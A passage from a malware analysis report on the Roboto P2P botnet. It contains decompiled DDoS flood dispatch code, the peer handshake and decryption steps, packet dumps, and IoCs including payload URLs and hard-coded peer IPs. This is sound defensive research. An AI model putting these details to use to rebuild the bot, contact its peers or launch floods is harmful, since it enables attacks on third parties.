    v35 = HIDWORD(v36) ^ (v36 >> 15);
    *(_DWORD *)v33 ^= _byteswap_ulong(v35);
    v33 += 8;
```

- The DDoS attack
  Depending on the running privilege it gets, Bot provides four DDoS attack methods: ICMP Flood, HTTP Flood, TCP Flood, and UDP Flood.

```
switch ( (_BYTE)v37 )
{
  case 0:
    v26 = geteuid() == 0;
    v25 = atk_udp_specific_port_write;
    if ( v26 )
      v25 = sub_8053A60;
    goto LABEL_65;
  case 1:
    v26 = geteuid() == 0;
    v25 = atk_tcp_connect;
    if ( v26 )
      v25 = sub_80535A0;
    goto LABEL_65;
  case 2:
    v27 = v6 - v24;
    v28 = sub_804CB90(&v5[v24], v27);
    v42 = v27;
    v41 = v28;
    v25 = (int (__cdecl *)(void *))atk_httpge
    goto LABEL_65;
```

```
case 3:
  if ( geteuid() )
    return;
  v25 = (int (__cdecl *)(void *))atk_icmp
  goto LABEL_65;
case 4:
  v26 = geteuid() == 0;
  v25 = atk_tcp_randomPort_Write;
  if ( v26 )
    v25 = sub_805FE50;
  goto LABEL_65;
case 6:
  v25 = atk_tcp_recv;
  goto LABEL_65;
case 7:
  if ( geteuid() )
    return;
  v25 = sub_805F700;
  goto LABEL_65;
```

```
case 8:
  if ( v6 - v24 <= 0xF )
    return;
  v43 = *(_DWORD *)&v5[v24];
  v44 = *(_DWORD *)&v5[v24 + 4];
  v45 = *(_DWORD *)&v5[v24 + 8];
  v46 = *(_DWORD *)&v5[v24 + 12];
  v26 = geteuid() == 0;
  v25 = atk_tcp_specficPort_Write;
  if ( v26 )
    v25 = sub_805C4D0;
  goto LABEL_65;
case 9:
  if ( geteuid() )
    return;
  v29 = v6 - v24;
  v30 = sub_804CB90(&v5[v24], v29);
  v42 = v29;
  v41 = v30;
  v25 = sub_805BEC0;
  goto LABEL_65;
case 0xA:
```

P2P communication protocol

Besides using the P2P communication protocol, Roboto Bot employs algorithms such as Curve25519, TEA, and HMAC-SHA256 to ensure data integrity and security. The encrypted Key is derived from the Curve25519_SharedKey generated by the public key in the Bot and C2 information. The format of the packet is index(4 bytes):type(1 byte):data:hmac-sha256[0:0xf], so packets larger than 21 bytes contain valid information.

P2P node discovery data verification

The length of the request packet is a fixed 69 bytes, the data is not encrypted, and the content is the public key of the target Peer and the public key of the Bot. After receiving the Bot request packet, Peer establishes a connection with the Bot if it is consistent with its own public key, and then calculates the SharedKey through the public key. In the subsequent communication process, the message with valid information (length greater than 21 words) Section) will be encrypted.

```
*(_DWORD *)sendbuf = htonl(0);
sendbuf[4] = 2;
*(_DWORD *)&sendbuf[5] = *(_DWORD *)&msg1[84 * v20 + 10];
*(_DWORD *)&sendbuf[9] = *(_DWORD *)&msg1[84 * v20 + 14];
*(_DWORD *)&sendbuf[13] = *(_DWORD *)&msg1[84 * v20 + 18];
*(_DWORD *)&sendbuf[17] = *(_DWORD *)&msg1[84 * v20 + 22];
*(_DWORD *)&sendbuf[21] = *(_DWORD *)&msg1[84 * v20 + 26];
*(_DWORD *)&sendbuf[25] = *(_DWORD *)&msg1[84 * v20 + 30];
*(_DWORD *)&sendbuf[29] = *(_DWORD *)&msg1[84 * v20 + 34];
*(_DWORD *)&sendbuf[33] = *(_DWORD *)&msg1[84 * v20 + 38];
*(_DWORD *)&sendbuf[37] = *(_DWORD *)botpubkey;
*(_DWORD *)&sendbuf[41] = *((_DWORD *)botpubkey + 1);
*(_DWORD *)&sendbuf[45] = *((_DWORD *)botpubkey + 2);
*(_DWORD *)&sendbuf[49] = *((_DWORD *)botpubkey + 3);
*(_DWORD *)&sendbuf[53] = *((_DWORD *)botpubkey + 4);
*(_DWORD *)&sendbuf[57] = *((_DWORD *)botpubkey + 5);
*(_DWORD *)&sendbuf[61] = *((_DWORD *)botpubkey + 6);
*(_DWORD *)&sendbuf[65] = *((_DWORD *)botpubkey + 7);
genkey((int)&v23, (int *)genekeybuf, (unsigned __int8 *)&msg1[84 * v20 + 0xA]);
v11 = (void **)(576 * v2 + 0x8078F58);
reverse4byte_memcopy((char *)&unk_8078F34 + 576 * v2, (int)&v23);
hmac256_prepare(v11, &v23);
while ( sendto(socketServ, sendbuf, 69u, 0, (const struct sockaddr *)(v21 + 4), 0x10u) < 0 )
{
```

P2P node discovery data decryption

The local Petoto Bot sample is communicated with the hard-coded Peer (186.46.45.252), and a new Peer node 87.249.15.18:63104 is taken as an example.

```
192.168.222.128    UDP    213.159.27.5     57491    36153 → 57491 Len=69
192.168.222.128    UDP    186.46.45.252    52085    36153 → 52085 Len=69
192.168.222.128    UDP    95.216.17.209    57935    36153 → 57935 Len=69
192.168.222.128    UDP    120.150.43.45    49252    36153 → 49252 Len=69
192.168.222.128    UDP    213.159.27.5     57491    36153 → 57491 Len=69
192.168.222.128    UDP    87.249.15.18     63104    36153 → 63104 Len=69
```

```
00000000  00 00 00 00 02 93 da 64  b3 1f 49 1b a4 b5 2d 28   .......d ..I...-(
00000010  92 49 52 7c 3d 41 d2 4f  b2 8b ff 2c ed a2 e7 90   .IR|=A.O ...,....
00000020  18 4f 9e c0 7b 52 25 27  87 f2 b2 f7 35 32 1f ed   .O..{R%' ....52..
00000030  a7 6a 29 03 a8 3f a4 51  58 ef 53 f5 6f 28 99 01   .j)..?.Q X.S.o(..
00000040  8e 62 2c 4a 24                                    .b,J$
```

```
00000000  00 00 00 00 00 4f 44 be  1c 18 da 42 7e 42 89 b6   .....OD. ...B~B..
00000010  36 5f 73 10 88 ea 60 36  b9 ca 89 25 3e 3e e3 2f   6_s...`6 ...%>>./
00000020  7e b6 d6 08 9e 96 89 25  68 a0 9f 7f b5 1a d7 0d   ~......% h.......
00000030  d4 63 83 0e de 06 34 ad  36 cc 83 4e              .c....4. 6..N
```

Bot request, 69 bytes

```
index: 00 00 00 00
type: 2
data:
         0-31: C2 Curve25519_PublicKey
                93 DA 64 B3 1F 49 1B A4 B5 2D 28 92 49 52 7C 3D
                41 D2 4F B2 8B FF 2C ED A2 E7 90 18 4F 9E C0 7B
        32-63: Bot Curve25519_PublicKey
                52 25 27 87 F2 B2 F7 35 32 1F ED A7 6A 29 03 A8
                3F A4 51 58 EF 53 F5 6F 28 99 01 8E 62 2C 4A 24
```

Peer reply, 60 bytes,

```
index: 00 00 00 00
type: 00
data:
        cmdtype:
                4f
        ip:port
                44 be 1c 18 da 42
        PublibcKey:
                7e 42 89 b6 36 5f 73 10 88 ea 60 36 b9 ca 89 25
                3e 3e e3 2f 7e b6 d6 08 9e 96 89 25 68 a0 9f 7f
        Hmac-sha256[0:0xf]
                b5 1a d7 0d d4 63 83 0e de 06 34 ad 36 cc 83 4e
```

Analog decryption verification process

```
1. Bot’s private key and Pee’s public key to generate shared key
SharedKey:
        28 EC 2D A8 63 F3 2D 39 8F 1C 03 96 32 AE F2 D8
        B8 D1 9E 6C ED BD AC 2C BE D6 CF 60 83 C9 D6 1D
2. Using first 16 byte of HMAC-SHA256 for verification
        HMAC-SHA256[0:0XF]=
        b5 1a d7 0d d4 63 83 0e de 06 34 ad 36 cc 83 4e

3. Using last 16 bytes of the sharedkey, DWORD reverse，to be used as encryption key
for TEA:
        A8 2D EC 28 39 2D F3 63 96 03 1C 8F D8 F2 AE 32
4. Using the above Key, to get XOR Key:
        First round: 4E 13 47 13 0A 2C C2 6A
        Second round: B0 68 BD EB 9B 29 10 23
        Third round: AD B4 3D 34 40 C0 3D FC
        Fourth round: 31 1E 6B F0 EA D5 8E 65
        Fivth round: D1 1C 42 58 2A 0C 7D A4
5. XOR dencryption，repeat step 4 on every 8 byte，to update XOR Key and get plaintext
    cmdtype:
        01
    ip:port:
        57 F9 0F 12 :F6 80 (87.249.15.18:63104)
    PublicKey:
        14 F2 E1 0B DD C4 5A 00 AB 47 D4 0B 8D 8A 49 18
        C2 0F FD 44 8E 5C 03 86 FB 47 95 67 30 8A 93 02
```

From the following network packets, we can see `87.249.15.18:63104` is exactly what we calculated.

```
192.168.222.128          UDP       87.249.15.18         63104        36153 → 63104 Len=69
        00000000  00 00 00 00 02 14 f2 e1  0b dd c4 5a 00 ab 47 d4   ........ ...Z..G.
        00000010  0b 8d 8a 49 18 c2 0f fd  44 8e 5c 03 86 fb 47 95   ...I.... D.\...G.
        00000020  67 30 8a 93 02 52 25 27  87 f2 b2 f7 35 32 1f ed   g0...R%' ....52..
        00000030  a7 6a 29 03 a8 3f a4 51  58 ef 53 f5 6f 28 99 01   .j)..?.Q X.S.o(..
        00000040  8e 62 2c 4a 24                                     .b,J$
```

Attack command verification

In a P2P network, nodes are untrustworthy, and anyone can forge a P2P node at a very low cost. In order to ensure that the Roboto network is completely controllable and not stolen by others, Roboto needs to perform signature verification for each attack command. Only the attack messages that can be signed and signed can be accepted and executed by the Roboto node.
The verification method adopted by Roboto is ED25519, which is a public digital signature algorithm. At the same time, the check public key is: `60FF4A4203433AA2333A008C1B305CD80846834B9BE4BBA274F873831F04DF1C`, the public key is integrated into each of the Roboto Bot samples.

Suggestions

We recommend that Webmin users take a look whether they are infected by checking the process, file name and UDP network connection as we coverd above.

We recommend that Roboto Botnet related IP, URL and domain names to be monitored and blocked.

Contact us

Readers are always welcomed to reach us on **twitter**, WeChat 360Netlab or email to netlab at 360 dot cn.

IoC list

Sample MD5

```
4b98096736e94693e2dc5a1361e1a720
4cd7bcd0960a69500aa80f32762d72bc
d88c737b46f1dcb981b4bb06a3caf4d7
```

Encrypted Roboto Bot MD5

```
image.jpg         de14c4345354720effd0710c099068e7
image2.jpg        69e1cccaa072aedc6a9fd9739e2cdf90
roboto.ttc        f47593cceec08751edbc0e9c56cad6ee
roboto.ttf        3020c2a8351c35530ab698e298a5735c
```

URL

```
http://190.114.240.194/boot
http://citilink.dev6.ru/css/roboto.ttc
http://citilink.dev6.ru/css/roboto.ttf
http://144.76.139.83:80/community/uploadxx/1461C493-38BF-4E72-B118-
BE35839A8914/image.jpg
http://144.76.139.83:80/community/uploadxx/1461C493-38BF-4E72-B118-
BE35839A8914/image2.jpg
```

Hard-coded Peer IP

```
95.216.17.209           Finland                 ASN 24940               Hetzner
Online GmbH
213.159.27.5            Italy                   ASN 201474              Aircom
Service srl
186.46.45.252           Ecuador                 ASN 28006               CORPORACION
NACIONAL DE TELECOMUNICACIONES - CNT EP
120.150.43.45           Australia               ASN 1221                Telstra
Corporation Ltd
66.113.179.13           United States           ASN 14280               NetNation
Communications Inc
```